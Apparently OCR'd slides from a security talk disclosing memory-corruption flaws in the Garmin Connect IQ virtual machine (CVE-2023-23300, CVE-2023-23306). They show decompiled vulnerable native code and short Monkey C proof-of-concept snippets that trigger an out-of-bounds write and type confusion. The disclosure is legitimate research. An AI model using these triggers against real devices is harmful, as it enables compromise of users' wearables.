
Toybox.Cryptography.Cipher.initialize()



```
e_tvm_error native:Toybox.Cryptography.Cipher.initialize(s_tvm_ctx *ctx,uint nb_args)
{
  // [...]
  byte static_key_buffer [36];
  ushort key_data_length;
  // [...]
  tvm_object_get_attribute(ctx, &options, symbol_key, key)
  // [...]
  tvm_object_get_bytearray_data(ctx, key ,&bytearray_data);
  memcpy(static_key_buffer, bytearray_data + 1, (uint)key_data_length);
  // [...]
  if (cipher_options == CIPHER_AES128) {
    expected_key_size = 0x10;
  } else if (cipher_options == CIPHER_AES256) {
    expected_key_size = 0x20;
  }
  // [...]
  if (key_data_length != expected_key_size) {
    throw_exception(ctx,
                    object_InvalidOptionsException,
                    "Invalid length of :key for requested cipher.")
    return err;
  }
  // [...]
}
```

CVE-2023-23300


Toybox.Ant.BurstPayload.add()




```
e_tvm_error native:Toybox.Ant.BurstPayload.add(s_tvm_ctx *ctx, uint nb_args)
{
// [...]
  tvm_get_field_size_as_int(ctx, object, &size);
  if (0x1fff < (int)size) {
    return OUT_OF_MEMORY_ERROR;
  }
// [...]
  tvm_message_copy_payload_data(ctx,ctx->frame_ptr + 10, data);
// [...]
  tvm_get_field(ctx, strBurstDataBlob, &burstDatablob);
  burstDataBlob[size + 0xc] = data[0:4];
  burstDataBlob[size + 0x10] = data[4:8];
// [...]
}
```

CVE-2023-23306

Two for One




```
class MyBurstPayload extends Ant.BurstPayload {
    function initialize() {
        Ant.BurstPayload.initialize();
        self.size = 0xdeadbeef;
    }
}
var burst = new MyBurstPayload();

var data = new[8];
for (var j = 0; j < 8; j++) {
    data[j] = 0x44;
}

burst.add(data);
```




```
class MyBurstPayload extends Ant.BurstPayload {
    function initialize() {
        Ant.BurstPayload.initialize();
        self.size = 0;
        // Both objects are INT
        self.burstDataBlob = [0, 0];
    }
}
var burst = new MyBurstPayload();

var data = [
    // Both objects are now FLOAT
    0x02, 0x42, 0x42, 0x43, 0x43,
    0x02, 0x45, 0x45,
];

burst.add(data);
```

Demo



3:29
GarminLocalServer
Waiting for data...
STOP SERVER
START
STOP
15
29
Wed 19
GARMIN

Exploiting CVE-2023-23300




Forerunner 55 4.10 Beta


(Model released in 2021)



